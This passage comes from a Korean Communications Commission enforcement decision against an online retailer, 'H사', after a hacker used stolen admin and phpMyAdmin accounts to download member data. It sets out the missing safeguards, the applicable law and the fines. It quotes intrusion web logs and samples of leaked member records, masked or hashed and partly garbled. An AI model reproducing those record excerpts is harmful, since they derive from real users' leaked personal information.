방송통신위원회는 ▲개인정보 유출로 피심인이 직접적인 이득을 취하지 않은 점, ▲유출된 개인정보가 피심인이 보유하고 있는 개인정보의 100분의 5 이내(2018. 4. 17. 기준, 피심인의 서비스인 '○○○○' 이용자의 개인정보 2,407,895명으로 1,952명 유출)인 점, ▲공중에 노출되지 않은 점 등을 종합적으로 고려할 때, 위반행위의 중대성을 '보통 위반행위'로 판단하여 과징금과 과태료를 부과하고 위반행위의 즉시 중지 시정 명령과 평일 중앙일간지 1회, 홈페이지에 1주일 이상 시정명령 받은 사실의 공표를 의결하였다.

2. 관련 사례

1 유출신고 사업자의 개인정보보호 법규 위반행위

방 송 통 신 위 원 회 심의 · 의결

안전번호 제2018 - 47 - 444호

안 건 명 H사의 개인정보보호 법규 위반행위에 대한 시정조치에 관한 건

피 심 인 H사

의 결 일 2018. 9. 4.

주 문

1. 피심인은 개인정보를 처리할 때에는 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 개인정보의 안전성을 확보하기 위하여 다음과 같은 기술적·관리적 보호조치를 취하여야 한다.

가. 개인정보취급자가 정보통신망을 통해 외부에서 개인정보처리시스템에 접속이 필요한 경우에는 안전한 인증 수단을 적용할 것

나. 개인정보처리시스템에서 개인정보를 다운로드 또는 파기할 수 있거나 개인정보 처리시스템에 대한 접근권한을 설정할 수 있는 개인정보취급자의 컴퓨터 등을 물리적 또는 논리적으로 망분리할 것

다. 개인정보취급자가 개인정보처리시스템에 접속한 기록을 월 1회 이상 정기

적으로 확인·감독하여야 하며, 시스템 이상 유무의 확인 등을 위해 최소 6개월 이상 접속기록을 보존·관리할 것

2. 피심인은 제1항의 시정명령을 받은 사실을 시정명령을 받은 날로부터 1개월 이내에 4단×10cm 또는 5단×9cm의 크기로 1개의 중앙일간지에 평일에 1회 이상 공표하고, 피심인의 홈페이지 및 모바일 앱에 1주일 이상 게시하여야 한다. 이때, 공표 내용 등은 방송통신위원회와 사전 협의를 거쳐야 한다.
3. 피심인은 제1항의 시정명령에 따른 시정조치를 이행하고, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육을 실시하여야 하며, 그 실시결과를 포함한 재발방지대책을 수립하여 처분통지를 받은 날로부터 30일 이내에 방송통신위원회에 제출하여야 한다.
4. 피심인에 대하여 다음과 같이 과징금과 과태료를 각 부과한다.

가. 과 징 금 : 283,000,000원

나. 과 태 료 : 15,000,000원

다. 납부기한 : 고지서에 명시된 납부기한 이내

라. 납부장소 : 한국은행 국고수납 대리점

마. 과태료를 내지 않으면 질서위반행위규제법 제24조, 제52조, 제53조제1항 및 제54조에 따라 불이익이 부과될 수 있음

이 유

I. 기초 사실

피심인은 영리를 목적으로 홈페이지(○○○○.co.kr)를 통해 생활용품 등을 판매하는 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」(이하 ‘정보통신망법’이라 한다) 제2조제1항제3호에 따른 정보통신서비스 제공자로서 일반현황 및 최근 3년간 매출액은 다음과 같다.

<참고 1> 피심인의 일반 현황

(’17.12. 기준)

대 표 이 사	설 립 일 자	매 출 액	종업원 수	
			전 체	정보보호
○ ○ ○	0000. 00. 00.	0,000억원	00명	0명(2.1%)

<참고 2> 피심인의 최근 3년간 매출액 현황

(단위 : 천원)

구 분	2015년	2016년	2017년	3년 평균
전 체 매 출	00,000,000	00,000,000	000,000,000	00,000,000
관련 매 출*	00,000,000	00,000,000	00,000,000	00,000,000
관련없는 매 출	00,000,000	00,000,000	00,000,000	00,000,000

* 위반행위와 관련된 피심인 쇼핑몰 매출을 관련 있는 매출로 분류

II. 사실조사 결과

1. 조사 대상

방송통신위원회는 피심인이 보관, 관리하는 이용자의 개인정보가 미상의 해커(이하 ‘이 사건 해커’라 한다)에게 개인정보가 유출되었다는 피심인의 신고(’18. 4. 11.)를 접수하였다.

※ 유출 인지 : 피심인은 ’18. 4. 9. ‘○○○○’ 앱(app)의 상품 페이지의 디자인 이상으로 원인을 파악하던 중 ’18. 4. 10. 개인정보 유출 가능성을 확인함

2. 행위 사실

가. 유출 규모

피심인이 온라인 생활용품 쇼핑몰 홈페이지(‘○○○○’, ○○○○.co.kr)를 운영하면서 수집한 2018. 4. 17. 기준의 회원정보(아이디, 이름, 연락처, 이메일 등) 총 2,407,895명(휴면회원 포함) 중 2.18Mb(’18.5.21.기준 최소 1,952명)의 개인정보(이름, 아이디, 포인트)가 유출된 것으로 확인되었다.

<참고 3> H사의 유출된 개인정보 현황

구 분		유 출 항 목	데이터량(건수)	중복제거*
이용자 정보	관리자 페이지	아이디, 이름, 권한, 이메일, 휴대전화번호, 적립금, 등록일 등	31Mb(확인불가)	확인불가**
		이름, 아이디, 포인트	2.18Mb(최소 7,707건)***	최소 1,952명
	DB	아이디, 이름, 생년월일, 이메일, 주소, 전화, 휴대전화번호, 성별 등	498Mb(확인불가)	확인불가**
소 계		-	최소 7,707건	최소 1,952명

* 유출된 개인정보 중 아이디 기준으로 중복제거

** 개인정보유출 시점('18. 4. 7.~4. 9.) 방화벽 로그 기록이 없어 실제 유출여부는 판단 불가

*** 유출 당시 회원포인트정보(pointList.xls)의 데이터량은 2.18Mb 였으나, 조사 시('18. 5. 21. 기준) 회원 포인트 정보를 다운로드한 데이터량은 1.2Mb로 7,707건의 유출 건수가 확인됨

나. 유출 경로

1) 해커의 관리자 계정 탈취

이 사건 해커는 협력업체에게 포장재 제공을 목적으로 피심인이 운영하고 있는 관리자페이지(box.○○○○.co.kr/admin)의 관리자 계정(◆◆◆) 및 웹을 통해 '○○○○' 회원 DB를 관리할 수 있는 DB 관리자페이지(box.○○○○.co.kr/php MyAdmin)의 관리자 계정(●●●)을 2018. 4. 7. 23:17경 이전에 알 수 없는 방법으로 탈취하였다.

2) 탈취한 관리자 계정을 이용하여 개인정보처리시스템(관리자페이지, DB 관리자페이지) 접속

(관리자페이지 접속) 이 사건 해커는 2018. 4. 7. 23:17부터 2018. 4. 9.까지 해외 IP(207.148.XX.XXX, Canada)에서 탈취한 관리자 계정(◆◆◆)을 이용하여 관리자페이지(box.○○○○.co.kr/admin)에 지속적으로 접속하였고, 2018. 4. 9. 00:44경 '○○○○'의 유효한 회원정보를 조회할 수 있는 웹페이지(/admin/member/member_

excel.php)에서 개인정보 유출(약 30MB)을 시도*한 것으로 확인되었다.

* 웹 로그 외 추가적인 정보(방화벽 로그 기록, 개인정보취급자 접속기록 등)가 없어 외부 유출 여부는 확인 불가

<참고 4> ‘피싱인’의 관리자페이지에 해커가 접속한 이력

```
207.148.XX.XXX - - 0 [07/Apr/2018:23:17:49 +0900] "POST /admin/admin.php
HTTP/1.0" 302 20 "http://box.○○○○○.co.kr/admin/admin.php" "Mozilla/5.0
(Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
rome/65.0.3325.181 Safari/537.36" 0 13329
207.148.XX.XXX - - 6 [07/Apr/2018:23:17:50 +0900] "GET /admin/store/main.ph
p HTTP/1.0" 200 14970 "http://box.○○○○○.co.kr/admin/admin.php" "Mozill
a/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gec
ko) Chrome/65.0.3325.181 Safari/537.36" 6 13337
```

<참고 5> ‘피싱인’ 관리자페이지에 접속 시 회원정보에 대한 열람·다운로드 가능

ID	이름	이메일	비밀번호
973567na_	95d CA3080	9949AF	479F425D321C8380CA8
973566	5C482D	433PA3	7D6A13087D887528FAE59867594103117
973565na_	23ec 659CE8C	8E8E870	AA81498AFDD85A7A28
973564	69AF500	774DA2	9C83004F1E1F2341377
973563	E1686E3	9CECF32	FDA16D7FCBAC6772370
973562	837D9D7	874E1D	0267PC223763E506FE6
973561na_	7F3d 427E8B	8A7B688	701
973560na_	8e8b E9168BC	804F481	359D063FDC9632E5A8
973559	EF676F1	70C7AA	F73AF299798FE6D501
973558na_	564F F313C4D	1A3E8A	B1CE9AE7A168C03804
973557	178D1C	851233C	7CD41EA38341C0A8F
973556na_	7456 8EA45E	7FPA07	490007FA559EC1EC143
973555na_	7CFS 1A003A2	7C88B1	5ABA126E880415E9E0

(DB 관리자페이지 접속) 이 사건 해커는 2018. 4. 9. 00:18경 탈취한 관리자 계정(●●●)으로 DB 관리자페이지(box.○○○○○.co.kr/phpMyAdmin)에 접속하였고, 2018. 4. 9. 00:29경 ‘○○○○○’ 회원정보 DB 테이블(common_member_detail)내 암호화된 개인정보(이름, 이메일, 휴대폰번호, 주소 등)를 복호화할 수 있는 key 파일(/class/mysql.class)을 탈취한 후, 2018. 4. 9. 02:47경 유효 회원정보 DB 테이블(common_member_detail)에 저장되어 있는 개인정보에 대한 유출(약 500Mb)을 시도*한 것이 확인되었다.

* 웹로그 분석결과, 유출 실패로 확인되나 유출 시점과 동일한 환경의 시연이 불가능하고 웹로그 외 추가적인 정보(방화벽 로그 기록 등)도 없어 외부 유출 여부는 확인이 불가

<참고 6> '피싱인' DB 관리자페이지에 해커가 접속한 이력

207.148.XX.XXX - 0000 0 [09/Apr/2018:00:18:41 +0900] "GET /phpMyAdmin/ HTTP/1.0" 200 1060 "-" "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36" 0 9911

207.148.XX.XXX - 0000 0 [09/Apr/2018:00:18:42 +0900] "GET /phpMyAdmin/navigation.php?token=0b9848ad129c03691c0ae98657607289 HTTP/1.0" 200 1363 "http://box.0000.co.kr/phpMyAdmin/" "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36" 0 16176

3) 개인정보 유출

(관리자페이지) 이 사건 해커는 2018. 4. 9. 00:51경 탈취한 관리자 계정(◆◆◆)으로 피싱인 관리자페이지에 접속하여, '00000'의 유효한 회원정보를 조회할 수 있는 웹페이지에서 아이디, 이름, 포인트 내용 등 개인정보를 다운로드(pointList.xls, 2.18Mb)하여 유출한 것으로 확인되었다.

<참고 7> 해커의 개인정보 유출 파일


A	B	C	D	E	F	G	H
가입/사용일자	아이디	회원명	적립내용	마일리지	적립상태	사용구분	주문번호
2016.11.14 10:55:52	ssd	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.14 10:05:48	ssd	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.14 10:05:46	ssd	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.14 10:03:28	ssd	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.14 10:03:26	ssd	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.14 10:01:35	ssd	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.14 09:26:51	w	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.13 16:17:01	k	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.13 11:13:03	d	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.13 11:12:32	d	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 22:58:38	o	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 22:58:05	o	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 21:48:05	d	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 20:43:19	w	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 16:03:36	g	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 12:48:18	r	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 12:47:02	r	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 12:46:22	r	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 00:24:51	r	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 00:24:30	r	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 00:24:11	r	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 00:23:51	r	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 00:23:29	r	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 00:22:43	r	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 00:22:17	r	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 00:21:44	r	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 00:21:15	r	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 00:20:49	r	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 00:20:07	r	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 00:19:38	r	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 00:18:58	r	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after
2016.11.12 00:18:30	r	조	일반후기 쓰기에 대한 적립금	1	완료	기타	after

라. 개인정보 유출경로 요약

이 사건 해킹의 방법과 절차 등은 크게 2단계로 구분해볼 수 있는데,

- ① 이 사건 해커는 알 수 없는 방법으로 관리자페이지 및 DB 관리자페이지의 관리자 계정을 탈취하여
- ② 관리자페이지에 접속한 후 ‘○○○○’ 서비스의 유효한 회원정보를 조회하고 다운로드할 수 있는 페이지에서 이용자의 개인정보를 엑셀파일로 다운로드 하여 유출한 것으로 확인되었다.

<참고 8> 개인정보 유출 경로도



3. 개인정보의 기술적·관리적 보호조치 등 사실 관계

가. 개인정보처리시스템에 대한 안전한 인증수단 적용 등 접근통제{「정보통신망 이용촉진 및 정보보호 등에 관한 법률」(이하 ‘정보통신망법’이라 한다) 제28조(개인정보의 보호조치) 중 접근통제}

1) 안전한 인증수단 관련

피심인의 개인정보취급자는 외부에서 협력업체에게 포장재 제공을 목적으로

운영하고 있는 관리자페이지(box.○○○○.co.kr/admin)와 웹을 통해 ‘○○○○’ 회원 DB를 관리할 수 있는 DB 관리자페이지(box.○○○○.co.kr/phpMyAdmin)에 접속하여 회원정보(아이디, 이름, 휴대전화번호 등)를 조회하고 다운로드할 수 있다.

2018. 4. 17. 기준으로 관리자페이지와 DB 관리자페이지에는 별도의 추가적인 인증수단 없이 아이디, 비밀번호만으로 접속이 가능한 사실이 있다.

<참고 9> 안전한 인증수단 미적용 화면




2) 망분리 관련

피심인은 2018. 4. 17. 기준 개인정보가 저장·관리되고 있는 이용자 수가 약 2,407,895명이며, 정보통신서비스 부문 2017년 매출액이 약 222억원인 정보통신서비스 제공자임에도 불구하고, 관리자페이지 등 개인정보처리시스템에서 개인정보를 다운로드할 수 있는 개인정보취급자의 컴퓨터를 물리적 또는 논리적으로 망분리를 한 사실이 없다.

* 2018. 4. 16. 기준 1년 동안 이용내역이 없어 별도로 분리하여 저장·관리하고 있는 휴면 회원 1,433,657명의 개인정보 포함

따라서 이 사건 해커가 외부에서 개인정보처리시스템인 관리자페이지에 접속하여, 개인정보 파일을 다운로드할 수 있는 구조가 유지될 수 있었다.

<참고 10> 망분리 미조치 화면



나. 개인정보처리시스템에 접속한 기록의 보관 및 점검 등{정보통신망법 제28조 (개인정보의 보호조치) 중 접속기록의 위·변조방지}

피심인은 개인정보취급자 등이 관리자페이지(box.0000.co.kr/admin)에 접속하여 수행한 업무 내역에 대하여 식별자, 접속일시, 접속지를 알 수 있는 정보, 수행업무 등 접속한 사실을 전자적으로 기록한 접속기록을 보존·관리하지 않았으며, 따라서 이를 월 1회 이상 정기적으로 확인·감독한 사실도 없다.

※ 피심인이 별도로 운영하고 있는 또 다른 관리자페이지(ho.0000.co.kr/admin)의 경우에는 접속기록을 보존·관리하고 있음

다. 처분의 사전통지 및 의견 수렴

방송통신위원회는 2018. 5. 31. ‘개인정보보호 법규 위반사업자 시정조치(안) 사전 통지 및 의견 수렴’ 공문을 통하여 이 사건에 대한 피심인의 의견을 요청하였으며, 피심인은 2018. 6. 15. 의견을 제출하였다.

III. 위법성 판단

1. 관련법 규정

가. 정보통신망법 제28조제1항은 “정보통신서비스 제공자등이 개인정보를

처리할 때에는 개인정보의 분실·도난·유출·변조 또는 훼손을 방지하기 위하여 대통령령으로 정하는 기준에 따라 ‘개인정보에 대한 불법적인 접근을 차단하기 위한 침입차단시스템 등 접근 통제장치의 설치·운영(제2호)’, ‘접속기록의 위조·변조 방지를 위한 조치(제3호)’ 등의 기술적·관리적 조치를 하여야 한다.”라고 규정하고 있다.

나. 정보통신망법 시행령 제15조제2항은 “법 제28조제1항제2호에 따라 정보통신서비스 제공자등은 개인정보에 대한 불법적인 접근을 차단하기 위하여 ‘개인정보처리시스템에 대한 침입차단시스템 및 침입탐지시스템의 설치·운영(제2호)’, ‘개인정보처리시스템에 접속하는 개인정보취급자 컴퓨터 등에 대한 외부 인터넷망 차단(제3호)’, ‘그 밖에 개인정보에 대한 접근통제를 위하여 필요한 조치(제5호)’ 등의 조치를 하여야 한다. 다만, 제3호의 조치는 전년도 말 기준 직전 3개월간 그 개인정보가 저장·관리되고 있는 이용자 수가 일일평균 100만명 이상이거나 정보통신서비스 부문 전년도(법인인 경우에는 전 사업연도를 말한다) 매출액이 100억원 이상인 정보통신서비스 제공자등만 해당한다.”라고 규정하고 있다.

정보통신망법 시행령 제15조제3항은 “법 제28조제1항제3호에 따라 정보통신서비스 제공자등은 접속기록의 위조·변조 방지를 위하여 ‘개인정보취급자가 개인정보처리시스템에 접속하여 개인정보를 처리한 경우 접속일시, 처리내역 등의 저장 및 이의 확인·감독(제1호)’ 등의 조치를 하여야 한다.”라고 규정하고 있다.

다. 「개인정보의 기술적·관리적 보호조치 기준(이하 ‘고시’라 한다)」 제2조 “이 기준에서 사용하는 용어의 뜻은 ‘개인정보취급자란 이용자의 개인정보를 수집, 보관, 처리, 이용, 제공, 관리 또는 파기 등의 업무를 하는 자를 말한다.(제2호)’, ‘개인정보처리시스템이라 함은 개인정보를 처리할 수 있도록 체계적으로 구성된 데이터베이스시스템을 말한다.(제4호)’, ‘망분리라 함은 외부 인터넷망을 통한 불법적인 접근과 내부정보 유출을 차단하기 위해 업무망과 외부 인터넷망을 분리하는 망 차단조치를 말한다.(제5호)’, ‘접속기록이라 함은 이용자 또는 개인정보취급자 등이 개인정보처리시스템에 접속하여 수행한 업무 내역에 대하여 식별자, 접속일시, 접속지를 알 수 있는 정보, 수행업무 등 접속한 사실을 전자적

으로 기록한 것을 말한다.(제7호)’라고 규정하고 있다.

고시 제4조제4항은 “정보통신서비스 제공자등은 개인정보취급자가 정보통신망을 통해 외부에서 개인정보처리시스템에 접속이 필요한 경우에는 안전한 인증 수단을 적용하여야 한다.”라고 규정하고 있다.

고시 제4조제6항은 “전년도 말 기준 직전 3개월간 그 개인정보가 저장·관리되고 있는 이용자 수가 일일평균 100만명 이상이거나 정보통신서비스 부문 전년도(법인인 경우에는 전 사업연도를 말한다) 매출액이 100억원 이상인 정보통신서비스 제공자등은 개인정보처리시스템에서 개인정보를 다운로드 또는 파기할 수 있거나 개인정보처리시스템에 대한 접근권한을 설정할 수 있는 개인정보취급자의 컴퓨터 등을 물리적 또는 논리적으로 망분리 하여야 한다.”라고 규정하고 있다.

고시 제5조제1항은 “정보통신서비스 제공자등은 개인정보취급자가 개인정보처리시스템에 접속한 기록을 월 1회 이상 정기적으로 확인·감독하여야 하며, 시스템 이상 유무의 확인 등을 위해 최소 6개월 이상 접속기록을 보존·관리하여야 한다.”라고 규정하고 있다.

라. 정보통신망법 제64조제3항은 “방송통신위원회는 정보통신서비스 제공자등이 이 법을 위반한 사실이 있다고 인정되면 소속공무원에게 정보통신서비스 제공자등의 사업장에 출입하여 업무상황, 장부 또는 서류 등을 검사하도록 할 수 있다.”라고 규정하고 있다.

2. 위법성 판단

가. 정보통신망을 통해 외부에서 개인정보처리시스템에 접속 시 안전한 인증 수단을 적용하지 않은 행위

피심인이 협력업체에게 포장재 제공을 목적으로 운영하고 있는 관리자페이지(box.○○○○.co.kr/admin)와 웹을 통해 ‘○○○○’ 회원 DB를 관리할 수 있는

DB 관리자페이지(box.○○○○.co.kr/phpMyAdmin)는 ‘○○○○’ 서비스를 이용하고 있는 이용자의 개인정보가 저장되어 있는 데이터베이스와 연결되어 이용자의 이름, 이메일, 휴대전화번호 등 개인정보를 조회, 다운로드할 수 있도록 체계적으로 구성한 데이터베이스시스템으로 개인정보처리시스템이다.

따라서 피심인은 고시 제4조제4항에 따라 개인정보취급자가 정보통신망을 통해 외부에서 관리자페이지와 DB 관리자페이지에 접속하는 경우 안전한 인증수단을 적용하여야 한다.

이에 대하여 고시 해설서는 ▲“인터넷 구간 등 외부로부터 개인정보처리시스템에 접속은 원칙적으로 차단하여야 하나, 정보통신서비스 제공자등의 업무 특성 또는 필요에 의해 개인정보취급자가 노트북, 업무용 컴퓨터, 모바일 기기 등으로 외부에서 정보통신망을 통해 개인정보처리시스템에 접속이 필요할 때에는 개인정보처리시스템에 사용자계정과 비밀번호를 입력하여 정당한 개인정보취급자 여부를 식별·인증하는 절차 이외에 추가적인 안전한 인증수단을 적용하고 안전한 인증수단을 적용할 때에도 보안성 강화를 위하여 VPN, 전용선 등 안전한 접속수단의 적용을 권고한다.”라고 설명하고 있다.

피심인은 2018. 4. 17. 기준으로 개인정보취급자가 정보통신망을 통해 외부에서 개인정보처리시스템인 관리자페이지와 DB 관리자페이지에 접속하는 경우 별도의 추가적인 인증수단 없이 아이디, 비밀번호만으로 접속이 가능하도록 한 사실이 있다.

또한 이 사건 해커는 외부 인터넷망에서 바로 피심인의 관리자페이지에 접속하여 개인정보 파일을 다운로드하여 유출한 사실이 확인된다.

피심인이 개인정보취급자가 정보통신망을 통해 외부에서 개인정보처리시스템에 접속할 경우 안전한 인증을 거치도록 적용하였다면, 이 사건 해커는 외부 인터넷망에서 개인정보처리시스템에 쉽게 접속할 수 없었을 것이다.

그러나 피심인은 해당 관리자페이지 및 DB 관리자페이지가 사용되지 않았다고 소명할 뿐 이러한 위반사실에 대하여는 별다른 소명이 없다.

따라서 개인정보취급자가 정보통신망을 통해 외부에서 개인정보처리시스템에

접속할 경우 필요한 안전한 인증수단 없이 아이디, 비밀번호만으로 접속이 가능하도록 함으로서 정보통신망법 제28조제1항제2호, 같은 법 시행령 제15조제2항제1호, 고시 제4조제4항을 위반하였다.

나. 개인정보를 다운로드 또는 파기할 수 있거나 개인정보처리시스템에 대한 접근 권한을 변경할 수 있는 개인정보취급자의 컴퓨터 등을 망분리를 하지 않은 행위

피심인은 2018. 4. 17. 기준 개인정보가 저장·관리되고 있는 이용자 수가 약 2,407,895명이고, 정보통신서비스 부문 2017년 매출액이 약 222억원인 정보통신서비스 제공자이다.

따라서 피심인은 고시 제4조제6항에 따라 개인정보처리시스템에서 개인정보를 다운로드 또는 파기할 수 있거나 개인정보처리시스템에 대한 접근권한을 설정할 수 있는 개인정보취급자의 컴퓨터 등을 물리적 또는 논리적으로 망분리하여야 한다.

그러나 피심인은 관리자페이지 등 개인정보처리시스템에서 개인정보를 다운로드할 수 있는 개인정보취급자의 컴퓨터를 물리적 또는 논리적으로 망분리한 사실이 없다.

이 사건 해커는 외부 인터넷망에서 바로 피심인의 관리자페이지에 접속하여 개인정보 파일을 다운로드하여 유출한 사실이 확인되었다.

피심인이 개인정보처리시스템에서 개인정보를 다운로드할 수 있는 개인정보취급자의 컴퓨터를 망분리하였다면, 다운로드가 가능한 개인정보취급자의 컴퓨터는 외부 인터넷망이 차단되므로, 이 사건 해커는 외부 인터넷망에서 개인정보처리시스템에 접속할 수 없었거나 접속하더라도 개인정보 파일을 다운로드하는 기능이 비활성화 되는 등 외부에서 개인정보처리시스템에 접속하여 개인정보 파일을 다운로드할 수 있는 구조가 유지될 수 없었을 것이다.

피심인은 이러한 위반사실에 대하여 개인정보취급자의 컴퓨터에서 웹사이트 접속에 필요한 최소한의 포트만을 허용하였다고 주장하나 인터넷 접속이 완전히

차단되지 않은 사실에 대해서는 인정하고 있다.

따라서 피심인이 개인정보처리시스템에서 개인정보를 다운로드 또는 파기할 수 있거나 개인정보처리시스템에 대한 접근권한을 변경할 수 있는 개인정보취급자의 컴퓨터 등을 물리적 또는 논리적으로 망분리하지 아니하여 정보통신망법 제28조제1항제2호(기술적·관리적 보호조치 중 접근통제), 같은 법 시행령 제15조제2항제3호, 고시 제4조제6항을 위반하였다.

다. 개인정보처리시스템에 접속한 기록을 월 1회 이상 정기적으로 확인·감독하지 않고, 시스템 이상 유무의 확인을 위해 6개월 이상 접속기록을 보존·관리하지 않은 행위

피심인은 고시 제5조제1항에 따라 개인정보취급자가 개인정보처리시스템에 접속한 기록을 월 1회 이상 정기적으로 확인·감독하여야 하며, 시스템 이상 유무의 확인 등을 위해 최소 6개월 이상 접속기록을 보존·관리하여야 한다.

이에 대하여 고시 해설서는 ▲“정보통신서비스 제공자들은 개인정보취급자가 개인정보처리시스템에 접속한 기록을 월 1회 이상 정기적으로 확인·감독하여 개인정보 처리를 위한 업무수행과 관련이 없거나 과도한 개인정보의 조회, 정정, 다운로드, 삭제 등 비정상적인 행위를 탐지하고 적절한 대응조치를 하여야 한다.”라고 설명하고 있다.

그러나 피심인은 개인정보취급자 등이 관리자페이지에 접속하여 수행한 업무 내역에 대하여 식별자, 접속일시, 접속지를 알 수 있는 정보, 수행업무 등 접속한 사실을 전자적으로 기록한 접속기록을 보존·관리하지 않았으며, 따라서 이를 월 1회 이상 정기적으로 확인·감독한 사실도 없다.

이에 대해 피심인은 ‘○○○○’ 서비스를 이용하고 있는 이용자의 개인정보가 저장되어 있는 데이터베이스와 연결되어 있는 또 다른 관리자페이지(ho.○○○○.co.kr/admin)에 대해서는 개인정보취급자가 개인정보처리시스템에 접속

한 접속일시 및 처리내역 등 접속기록을 보존·관리하여 관련 고시에서 요구하는 접속기록 관련 의무를 이행하고 있었으나, 협력업체에게 포장재 제공을 목적으로 운영하고 있는 관리자페이지(box.○○○○.co.kr/admin)에 대해서는 피심인이 실제로 사용하지 않아 그 동안 접속이 이루어지지 않았기 때문에 접속기록 자체가 존재하지 않았다고 주장한다. 그러나 해당 관리자페이지가 실사용 여부와 관계없이 피심인의 관리하에 있다는 것은 명백하고 애초부터 접속기록은 넘길 수 있도록 설계되지 아니한 사실도 인정된다.

